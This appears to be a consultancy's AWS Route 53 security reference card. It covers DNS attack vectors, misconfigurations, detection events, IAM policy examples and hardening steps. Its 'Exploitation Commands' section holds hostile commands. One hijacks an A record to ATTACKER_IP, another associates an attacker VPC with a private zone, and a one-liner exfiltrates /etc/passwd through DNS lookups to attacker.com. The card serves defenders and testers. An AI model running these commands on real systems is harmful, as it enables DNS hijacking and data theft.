
AWS Route 53 Security

DNSRoute 53 is AWS's DNS service handling domain registration, DNS routing, and health checks. Attackers exploit DNS misconfigurations for subdomain takeover, traffic hijacking, and reconnaissance.
📋Service Overview
DNS & Domain Management
Route 53 manages public and private hosted zones, domain registration, and DNS health checks. Public zones resolve globally while private zones serve VPC-internal resolution. Alias records provide AWS-native mapping to CloudFront, ELB, S3, and other services.
Attack note: DNS enumeration of hosted zones reveals the entire infrastructure topology including internal services
DNS Exfiltration & Tunneling
DNS queries bypass most firewalls and security controls. Attackers use DNS TXT queries for data exfiltration, encode stolen data in subdomain labels, and tunnel C2 traffic through DNS resolution. Route 53 Resolver logs can detect this but are rarely enabled.
Attack note: DNS tunneling can exfiltrate data at ~18KB/s through TXT records while evading most network security controls
Security Risk Assessment
DNS control enables complete traffic interception. Subdomain takeover exposes organizations to phishing and credential theft. DNS enumeration reveals infrastructure and attack surface.
⚔️ Attack Vectors
DNS Attacks
- •Subdomain takeover (dangling CNAME)
- •DNS record hijacking
- •Zone transfer exposure
- •Private hosted zone leakage
- •Health check manipulation
Traffic Interception
- •NS delegation hijacking
- •MX record spoofing for email intercept
- •A/AAAA record poisoning
- •Traffic policy abuse for redirection
- •DNS tunneling for C2 and exfiltration
⚠️ Misconfigurations
Record Issues
- •Dangling DNS records to defunct services
- •Public hosted zone for internal services
- •Wildcard records vulnerability
- •Stale records after decommissioning
- •TXT records containing secrets/tokens
Security Gaps
- •Overly permissive IAM for route53:*
- •Missing DNSSEC validation
- •No query logging enabled
- •Resolver rules exposing internal DNS
- •Cross-account hosted zone associations
🔍 Enumeration
aws route53 list-hosted-zonesaws route53 list-resource-record-sets \
--hosted-zone-id Z1234567890ABCaws route53 list-health-checksaws route53domains list-domainsdig ANY example.com @8.8.8.8📈 Privilege Escalation
DNS-Based Escalation
- •Hijack DNS to redirect auth endpoints
- •MX takeover for password reset emails
- •Redirect internal services to attacker
- •Modify health checks to fail over to attacker
- •Associate attacker VPC with private zone
Subdomain Takeover Targets
- •S3 bucket (NoSuchBucket error)
- •CloudFront distribution (deleted)
- •Elastic Beanstalk CNAME (terminated)
- •GitHub Pages (unclaimed)
- •Heroku/Azure/GCP services (deprovisioned)
Key insight: Subdomain takeover on auth.company.com enables cookie theft for the entire company.com domain scope.
🔗 Persistence
DNS Persistence
- •Add A record pointing to attacker C2
- •Create NS delegation to attacker nameserver
- •Modify MX for ongoing email interception
- •Add TXT records for domain verification abuse
- •Create hidden subdomain for phishing
Infrastructure Abuse
- •Register similar domains for typosquatting
- •Associate attacker VPC with private zone
- •Create health check triggering attacker endpoint
- •Add CNAME for persistent subdomain takeover
- •Modify traffic policy for selective redirect
Tool reference: Use subjack, can-i-take-over-xyz, and nuclei takeover templates for automated subdomain takeover detection. dnsrecon and amass for DNS enumeration.
🛡️ Detection
CloudTrail Events
- •ChangeResourceRecordSets
- •DeleteHostedZone
- •CreateHostedZone
- •AssociateVPCWithHostedZone
- •UpdateHealthCheck
Indicators of Compromise
- •DNS record changes from unknown principals
- •New hosted zone associations
- •Health check modifications
- •Unusual query patterns in Resolver logs
- •Domain transfer attempts
💻 Exploitation Commands
aws route53 change-resource-record-sets \
  --hosted-zone-id Z1234567890ABC \
  --change-batch '{"Changes":[{"Action":"UPSERT",
    "ResourceRecordSet":{"Name":"app.example.com",
    "Type":"A","TTL":60,
"ResourceRecords":[{"Value":"ATTACKER_IP"}]}}]}'dig axfr example.com @ns1.example.comsubfinder -d example.com -silent | dnsx -silentaws route53 list-resource-record-sets \
--hosted-zone-id Z123 \
--query "ResourceRecordSets[?Type=='CNAME']"aws route53 associate-vpc-with-hosted-zone \
--hosted-zone-id Z123 \
--vpc VPCRegion=us-east-1,VPCId=vpc-attacker# Encode data in subdomain labels
nslookup $(cat /etc/passwd | base64 | tr -d '\n' | \
fold -w 60 | head -1).attacker.com📜 Policy Examples
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "route53:*",
    "Resource": "*"
  }]
}
Full Route 53 access enables DNS hijacking across all zones
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": [
      "route53:GetHostedZone",
      "route53:ListResourceRecordSets"
    ],
    "Resource": "arn:aws:route53:::hostedzone/Z123456"
  }]
}
Limited to specific hosted zone with read-only access
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "route53:AssociateVPCWithHostedZone",
    "Resource": "*"
  }]
}
Allows associating any VPC with any private hosted zone
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Deny",
    "Action": "route53:ChangeResourceRecordSets",
    "Resource": "arn:aws:route53:::hostedzone/Z123456",
    "Condition": {
      "StringNotEquals": {
        "aws:PrincipalTag/team": "dns-admins"
      }
    }
  }]
}
Only DNS admin team can modify records in production zone
🛡️ Defense Recommendations
Enable DNSSEC
Sign zones with DNSSEC to prevent DNS spoofing and cache poisoning attacks.
aws route53 enable-hosted-zone-dnssec \
--hosted-zone-id Z123456Audit Dangling Records
Regularly scan for CNAME records pointing to deleted resources to prevent subdomain takeover.
subjack -w subdomains.txt -t 100 -timeout 30 -aEnable Query Logging
Enable DNS query logging to CloudWatch for security monitoring and anomaly detection.
aws route53resolver create-resolver-query-log-config \
  --name security-dns-log \
--destination-arn <cw-log-group-arn>Restrict Record Changes
Use IAM conditions to limit DNS record modifications to authorized teams only.
"Condition": {"StringEquals": {
  "aws:PrincipalTag/team": "dns-admins"
}}Private Hosted Zones
Use private hosted zones for internal services instead of exposing them in public DNS.
aws route53 create-hosted-zone \
  --name internal.corp.com \
  --vpc VPCRegion=us-east-1,VPCId=vpc-xxx \
--caller-reference $(date +%s)Monitor Health Checks
Alert on health check changes that could indicate traffic redirection attacks.
aws cloudwatch put-metric-alarm \
  --alarm-name route53-health-change \
  --metric-name HealthCheckStatus \
  --namespace AWS/Route53 \
  --dimensions Name=HealthCheckId,Value=HC_ID
AWS Route 53 Security Card • Toc Consulting
Always obtain proper authorization before testing
KloudSec, built by the team behind Toc Consulting
See AWS Route 53 security checked automatically, continuously
What you just read is a manual, one-time check. KloudSec runs this and 400+ more automated checks across 90+ AWS services, continuously, agentless, live in about 5 minutes.
Toc Consulting: AWS Security & Cloud Architecture
Securing your AWS estate?
Our team helps engineering teams secure and architect AWS the right way: assessment in week one, a prioritized action plan in week two.